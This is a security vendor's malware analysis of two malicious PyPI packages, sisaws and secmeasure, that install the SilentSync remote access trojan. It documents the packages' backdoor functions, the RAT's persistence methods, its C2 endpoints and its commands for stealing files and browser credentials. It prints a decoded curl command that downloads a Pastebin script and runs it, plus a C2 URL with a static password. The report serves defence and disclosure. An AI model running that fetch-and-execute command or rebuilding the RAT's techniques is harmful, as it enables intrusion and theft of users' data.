Malicious PyPI Packages Deliver SilentSync RAT

Manisha Ramcharan Prajapati, Satyam Singh ⋮ ⋮ 9/16/2025

Technical Analysis

In the following section, we examine how the `sisaws` and `secmeasure` PyPI packages deliver SilentSync RAT. The figure below illustrates the attack sequence for both of these Python packages after they are installed from PyPI and the malicious functions are invoked.



Figure 1: Attack chain for two malicious Python packages discovered by ThreatLabz in the PyPI repository.

Similarities between the sisaws and sisa packages

The `sisaws` package imitates the behavior of the legitimate Python package `sisa`, which includes the modules puco and `renaper` that act as wrappers around public government APIs for healthcare information. These modules enable applications to request the user's National Identity Document (DNI) number, call the corresponding SISA web service, and return structured responses. For example, the `puco` module can be used to verify a citizen's health coverage in the Unified Registry of Health Coverage (PUCO) database. The module provides functions to validate the DNI, query the `puco` endpoint, parse the XML response, and return the result as a Python dictionary. Similarly, the `renaper` module performs lookups against the National Registry of Persons (RENAPER) database. The output includes name, surname, date of birth, and social security coverage.

The `sisaws` package superficially mimics the behavior of the legitimate modules (`puco` and `renaper`). The `sisaws` package validates inputs just like the real package. For example, DNIs must be numeric and eight digits long, the tokens must be correct, and responses are wrapped in dictionaries. Even the success path imitates the real API's responses by returning structured user data, expiration timestamps, and access roles. At a very quick glance, the `sisaws` package appears to be a legitimate Python library to interface with Argentina's healthcare services.

However, the similarities are only surface-level. The `sisaws` package contains a function named `gen_token` in the initialization script (`__init__.py`) that acts as a backdoor malware downloader. This function contains a hardcoded token value (`f5d3a8c2-4c01-47e2-a1a4-4dcb9a3d7e65`) that must be provided as input. Any other input results in an error response. If the correct token is provided, the function returns a forged API-like response. This response contains structured data that mimics SISA services, including a user profile with a msal.gov.ar email address, assigned roles, and a token expiration timestamp. Additionally, a secondary static token (VAS7VSD89BDS86AFHASDBA9SD1) is issued for subsequent operations.

A fake API response example is shown below:

```
{
 "status": "success",
 "message": "Token válido",
 "user": {
   "id": 842,
   "username": "Jorge [removed]",
   "email": "[removed]@msal.gov.ar",
   "roles": ["user", "api_access", "webservices"],
   "token_expires": "2025-09-09T11:45:32.123456Z"
 },
 "token": "VAS7VSD89BDS86AFHASDBA9SD1"
}
```

The `sisaws` package's `search()` function enforces the use of the secondary token. When the token is present, the function sends an HTTP GET request to a hardcoded endpoint, as shown in the example below:

```
http://200.58.107[.]25:2104/datalist?dni=&password=perro
```

The query sends the DNI value provided along with a static password.

The response from the external server is processed in an unusual way. Instead of being parsed through a standard format such as JSON, the data is passed into Python's `ast.literal_eval()` function after trimming the first four characters. This means the script expects the remote server to return Python literal structures, which are then evaluated directly in memory. Not only is this an unconventional parsing method, it also tightly couples the package's functionality to the threat actor's server-side output format.

If a developer imports the `sisaws` package and invokes the `gen_token` function, the code will decode a hexadecimal string that reveals a curl command, which is then used to fetch an additional Python script, as shown below.

```
curl -sL https://pastebin.com/raw/jaH2uRE1 -
o %TEMP%\\helper.py && python %TEMP%\\helper.py
```

The Python script retrieved from PasteBin is written to the filename helper.py in a temporary directory and executed. Note that the Python package currently only targets Windows systems, although SilentSync has built-in features for Linux and macOS as well.

Similarities between the sisaws and secmeasure packages

ThreatLabz identified another Python package in PyPI named `secmeasure` that was uploaded by the same author (billordowiyi@gmail.com) as the `sisaws` package. While `secmeasure`'s description claims the package is a "*library for cleaning strings and applying security measures"*, in reality, `secmeasure` behaves similarly to `sisaws`. The `secmeasure` package includes various string manipulation functions, but the primary purpose is to deploy malware. The following is an overview of the legitimate functions supported by `secmeasure`:

- `strip_whitespace(s)`: Removes extra whitespace.
- `remove_special_chars(s)`: Removes non-alphanumeric/whitespace characters.
- `escape_html(s)`: Escapes HTML special characters.
- `normalize_unicode(s)`: Converts Unicode to ASCII equivalents.
- `sanitize_command(s)`: Sanitizes input for shell commands.
- `hex_a_str(hex_string)`: Decodes hex into strings.

However, the `secmeasure` package will raise `NameError` exceptions for the `re`, `html`, and `unicodedata` modules not being imported properly.

Similar to `sisaws`, the `secmeasure` initialization script contains a malicious function named `sanitize_input`, that when invoked, will execute the same hex-encoded curl command used by the `sisaws` package to distribute SilentSync RAT.

The author for sisaws and secmeasure was quite active at the beginning of August, with four releases in two days as shown in the table below.

Package Name	Version	Uploaded Date
secmeasure	0.1.0	03, Aug 2025
secmeasure	0.1.1	03, Aug 2025
secmeasure	0.1.2	04, Aug 2025
sisaws	2.1.6	04, Aug 2025

Table 1: Version information for the `sisaws` and `secmeasure` packages.

The existence of multiple versions and packages suggests the threat actor may have been experimenting with various methods and lures.

In addition to behavioral similarities, the metadata of the `secmeasure` and `sisaws` packages overlap including the email address and even the package name, as shown in the figure below.



Figure 2: A comparison of the `secmeasure` and `sisaws` package metadata.

SilentSync RAT

The malicious script downloaded by `sisaws` and `secmeasure` is SilentSync, a Python-based RAT with remote access and data collection capabilities.

Persistence across different operating systems

SilentSync achieves persistence by using platform-specific techniques to ensure it runs automatically after system reboots or user logins. (*Note that the malicious Python packages themselves currently only infect Windows systems.*)

- On Windows, SilentSync creates a registry entry under `HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run` key with the name *PyHelper* to launch the script.
- On Linux, SilentSync modifies the `crontab` with an `@reboot` directive to execute the payload at startup.
- For macOS, SilentSync generates a `com.apple.pyhelper.plist` file in the `~/Library/LaunchAgents` directory to register itself as a launch agent.

C2 communication

SilentSync communicates with its C2 server over HTTP to a hardcoded server whose IP address (200.58.107[.]25) is stored in Base64 and decoded at runtime. The network protocol implements a REST API using TCP port 5000. The REST endpoints in the table below are used to perform key functions.

Endpoint	Function
`/checkin`	Beacon to verify connectivity
`/comando`	Request commands to execute
`/respuesta`	Send a status message
`/archivo`	Send command output / stolen data

Table 2: REST API endpoints used by SilentSync to perform key actions.

Remote operation and exfiltration

SilentSync is capable of harvesting browser data, executing shell commands, capturing screenshots, and stealing files. File exfiltration can be performed for entire directories (and compressed into ZIP archives) or for individual files. After exfiltration, all artifacts are deleted from the infected system to avoid detection.

SilentSync supports the commands in the table below:

Command	Description
`cmd`	Execute a shell command and return the output.
`get`	Exfiltrate files or a directory. If the specified argument ends with the characters `/*`, the RAT interprets the value as a directory, compresses the contents into a ZIP archive, and uploads the result.
`screenshot`	Capture a screenshot of the victim's desktop.
`upload`	Notify the server that a file upload is pending.
`browserdata`	Steal browser data (currently Windows only).

Table 3: Commands supported by SilentSync.

Note that the `browserdata` command is currently supported on Windows only. When invoked, the client enumerates local profiles for Chromium-family browsers (Chrome, Edge, Brave) and Firefox, harvesting four categories per profile: history, autofill, cookies, and saved credentials.